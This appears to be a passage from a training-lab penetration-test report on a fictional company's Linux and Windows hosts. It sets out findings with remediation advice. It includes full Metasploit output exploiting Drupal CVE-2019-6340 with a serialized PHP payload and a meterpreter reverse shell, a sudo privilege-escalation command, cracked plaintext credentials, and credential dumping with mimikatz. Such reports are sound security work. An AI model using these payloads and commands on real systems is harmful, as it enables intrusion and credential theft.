
Fig.48 – Exploit successful, dropping into a meterpreter prompt. Navigate to root and list all files in directory.

Vulnerability 11	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Nmap search highlighted a Drupal exploit. Dropping into msfconsole, Drupal exploits were searched and identified. The following exploit was used to further compromise the system “unix/webapp/drupal_restws_unserialize and setting options RHOSTS to 192.168.13.13. Meterpreter shell and getuid command provides the username
Images	Fig.49 & Fig.50
Affected Hosts	192.168.13.13
Remediation	Patch systems to ensure they are running the latest security patches.



```
msf6 exploit(multi/http/struts2_content_type_ognl) > search Drupal

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec               2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2            2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon               2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe                  2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec              2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize       2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum       2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval                 2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 exploit(multi/http/struts2_content_type_ognl) > use unix/webapp/drupal_restws_unserialize
[-] No results from search
[-] Failed to load module: unix/webapp/drupal_restws_unserialize
msf6 exploit(multi/http/struts2_content_type_ognl) > use unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Fig.49 – Drupal exploit search and identified. Options set and configured.



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x0000563997d42b38 @headers={"Date"=>"Thu, 04 Aug 2022 04:20:33 GMT", "Server"=>"Apache/2.4
.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-lan
guage"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "
X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @s
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}2wmkphy0xw1lGSWgEc7XgbZOG
jZkdBOarpJi\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_b
ytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
:94.0) Gecko/20100101 Firefox/94.0\r\nContent-Type: application/hal+json\r\nContent-Length: 658\r\n\r\n{\n  \"link\": {\n    {\n      \"value\
": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods
\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s
:41:\\\"echo 2wmkphy0xw1lGSWgEc7XgbZOGjZkdBOarpJi\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"sys
tem\\\";}}s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:
7:\\\"resolve\\\";}}\"\n    }\n  },\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n
  }\n  }\n}", @peerinfo=["addr"=>"192.168.13.13", "port"=>80]>
[*] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (192.168.13.1:4444 → 192.168.13.13:45270 ) at 2022-08-04 00:20:34 -0400

meterpreter > getuid
Server username: www-data
```

Fig.50 – Exploit executed and resulting in the establishment of a meterpreter prompt getuid confirms username as “www-data”.

Vulnerability 12	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The whois data revealed a user “sshuser Alice” which we took note of, for later use. This indicated that this user has access to ssh into the specific server. Using the command ssh alice@192.168.13.14 and password alice, access was gained to the server. “sudo -u#-1 cat /root/flag12.txt” allowed for privilege escalation and exploit.
Images	Fig.51
Affected Hosts	192.168.13.14
Remediation	Patch systems to ensure they are running the latest security patches.




Fig.51 – SSHed into server and escalated privileged

Attacking Rekall's Windows Servers

Vulnerability 1	Findings
Title	totalrekall GitHub Page
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	User credential found within the repository location "xampp.users". The username and hashed password saved to the following "hash.txt". John the Ripper was used to reveal the hash "trivera:Tanya4life".
Images	Fig.52, Fig.53 & Fig.54
Affected Hosts	
Remediation	Saving users credentials within such an open forum pose a potential risk and should not be done.




Fig.52 – totalrekall GitHub repo




Fig.53 – A search revealed that "site/xampp.users" is where the user credentials reside




Fig.54 – User credentials cracked

Vulnerability 2	Findings
Title	Nmap scan to determine network hosts
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Nmap scan was used to fingerprint the network detecting software, network protocols, operating systems and hardware devices.
Images	Fig.55, Fig.56, Fig.57, Fig.58 & Fig.59
Affected Hosts	172.22.117.0\24
Remediation	

Fig.55 – Nmap scan identified two systems a WinDC01 & Windows10




Fig.56 – Scan reveal open ports on the Windows10 machine




Fig.57 – Using the cracked credentials from GitHub “trivera: Tanya4life” grant access to system

Fig.58 – Vulnerability exposed




Fig.59 – Contents of the “flag2.txt” file

Vulnerability 3	Findings
Title	NSE script for FTP anonymous
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the previously performed port scan, “FTP” port 21 is open and is vulnerable to anonymous access.
Images	Fig.60 & Fig.61
Affected Hosts	172.22.117.20
Remediation	It is recommended to close ports that are not being frequently used. Operational ports should be whitelisted using firewall rules, only allowing authorized users access to internal resources.

Fig.60 – Nmap scan report for Windows10 (172.22.117.20) vulnerable open FTP port 21




Fig.61 – Anonymous access via ftp to 172.22.117.20 revealed the vulnerability

Vulnerability 4	Findings
Title	SLMail SMTP on port 25 and POP3 port 110 vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	The Nmap port scan revealed there is a vulnerable application – SLMail, on ports 25 and 110. However, the exploit requires port 110. Searchsploit was used to identify the most viable exploit. A reverse shell exploit was successful and by evidence of a meterpreter command line.
Images	Fig.62, Fig,63, Fig.64 & Fig.65
Affected Hosts	172.22.117.20
Remediation	Patch systems to ensure they are running the latest security patches.




Fig.62 – Nmap scan report for 172.22.117.20




Fig.63 – searchsploit identify the most viable exploit




Fig.64 – RHOSTS options set, and exploit executed




Fig.65 – Meterpreter successfully establish a command line.

Vulnerability 5	Findings
Title	Scheduled task vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the previous exploit, we dropped into a meterpreter command shell “schtasks /query”, listing all scheduled tasks. Vulnerability identified.
Images	Fig.66 & Fig.67
Affected Hosts	172.22.117.20
Remediation	Patch systems to ensure they are running the latest security patches.




Fig.66 – “schtasks /query” listing all queries.

Fig.67 – File reveals details of the exploit.

Vulnerability 6	Findings
Title	SLMail Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using kiwi a dump of the SAM file was executed and John the Ripper used to crack the hash revealing the password (Computer!).
Images	Fig.68, Fig.69, Fig.70 & Fig.71
Affected Hosts	172.22.117.20
Remediation	Ensuring all security patches are current guarding against the possibility of exploit.

Fig.68 – minikatz Kiwi was used to acquire a full dump of the SAM from the domain




Fig.69 – The dumped file




Fig.70 – The hashed output was echoed to hashes.txt for cracking.




Fig.71 – The hashes.txt file was then cracked revealing the password from the hash.

Vulnerability 7	Findings
Title	Lateral movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	The established meterpreter shell allowed for easy undetected access to the files and folder using the following command “search -f flag*.txt” a
Images	Fig.72 & Fig.73
Affected Hosts	172.22.117.20
Remediation	Ensuring all security patches are current guarding against the possibility of exploit.




Fig.72 – Meterpreter prompt established, searching the directory using the following command “search -f flag*.txt”




Fig.73 – Listed the directories revealing the vulnerability

Vulnerability 8	Findings
Title	Attacking the LSA
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Having full access to the Win10 system allowed for a full active directories dump using the following command “kiwi_cmd lasdump::cache”. This provided access to the administrator details. Used the admin details to
Images	Fig.74, Fig.75 & Fig.76
Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) is a service used to validate local and remote sign-ins, forcing local security policies. However, it can be bypassed but not without creating noise. Which can alert the security team of a potential breach.




Fig.74 – Full dump of the local security policy using kiwi

